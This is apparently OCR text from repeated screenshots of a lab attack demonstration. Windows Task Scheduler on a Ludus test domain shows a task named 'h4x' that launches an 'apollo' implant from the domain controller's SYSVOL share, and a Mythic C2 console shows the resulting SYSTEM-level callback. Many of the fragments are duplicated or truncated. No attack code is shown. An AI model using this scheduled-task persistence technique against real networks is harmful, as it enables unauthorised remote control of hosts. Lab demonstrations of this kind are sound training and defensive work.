
Action	Details
Start a program	\\test-dc01-2022.ludus.domain\sysvol\apollo_bhdemo.exe



Name	Status	Triggers
h4x	Run	At 3:31 PM on 7/24/2025
MicrosoftE		gers defined
MicrosoftE		ery day - After triggered, repeat every 1 hour for a duration of 1 day.
npcapwatc		rtup

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.


Action	Details
Start a program	\\test-dc01-2022.ludus.domain\sysvol\apollo_bhdemo.exe



Name	Status	Triggers
h4x	Run...	At 3:31 PM on 7/24/2025
MicrosoftEd...	Ready	Multiple triggers defined
MicrosoftEd...	Ready	At 1:11 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.
npcapwatch...	Ready	At system startup

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	\\test-dc01-2022.ludus.domain\sysvol\apollo_bhdemo.exe




Task Scheduler (CLUSTER.LUDUS.DOMAIN)
- Task Scheduler Library
  - Microsoft

Name	Status	Triggers
h4x	Run...	At 3:31 PM on 7/24/2025
MicrosoftEd...	Ready	Multiple triggers defined
MicrosoftEd...	Ready	At 1:11 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.
npcapwatch...	Ready	At system startup


When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION	AGENT




Name	Status	Triggers
h4x	Run...	At 3:31 PM on 7/24/2025
MicrosoftEd...	Ready	Multiple triggers defined
MicrosoftEd...	Ready	At 1:11 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.
npcapwatch...	Ready	At system startup

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.



INTERACT	IP	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPTION	AGENT
5	169.254.2.145	TEST-CLUSTER					ted by mythic_admin at 2025-07-24 19:12:23	apollo


New Callback (5) SYSTEM@TEST-CLUSTER with pid 2000



Task Scheduler


Task Scheduler (CLUSTER.LUDUS.DOMAIN)
- Task Scheduler Library
  - Microsoft

Name	Status	Triggers
h4x	Run...	At 3:31 PM on 7/24/2025
MicrosoftEd...	Ready	Multiple triggers defined
MicrosoftEd...	Ready	At 1:11 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.



	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPT
45	TEST-CLUSTER					ted


New Callback (5) SYSTEM@TEST-CLUSTER with pid 2000



Task Scheduler (CLUSTER.LUDUS.DOMAIN)
- Task Scheduler Library
  - Microsoft

